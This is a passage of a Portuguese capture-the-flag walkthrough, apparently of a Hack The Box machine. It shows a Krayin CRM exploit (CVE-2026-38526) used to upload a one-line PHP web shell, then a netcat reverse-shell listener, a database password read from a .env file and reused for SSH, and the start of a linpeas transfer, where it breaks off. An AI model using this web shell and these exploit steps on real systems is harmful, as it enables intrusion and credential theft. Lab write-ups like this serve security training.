
Através do exploit-db encontramos um exploit para o Krayin CRM (CVE-2026-38526)

Baixamos o arquivo com o exploit e verificamos os dados que precisam ser passados para ele
Criamos um shell PHP:
<?php system($_GET['cmd']); ?>

Executamos o exploit:
python3 52629.py -t http://billing.nexus.htb -u '[email protected]' -p 'N27xh!!2ucY04' -f shell.php

Iniciamos o listener: nc -lvp 12345. Disparamos o shell pelo navegador no caminho fornecido pelo exploit


Obtemos o reverse shell no terminal com o nc em execução:

Lemos o .env de dentro do sistema e encontramos a segunda senha: DB_PASSWORD=y27xb3ha!!74GbR
Fazemos login via SSH:
ssh [email protected]
Total: encontramos a primeira user-flag!

Verificamos a presença do wget:
Baixamos o arquivo linpeas.sh do repositório oficial no Github e abrimos o servidor para enviar o arquivo à máquina vulnerável:







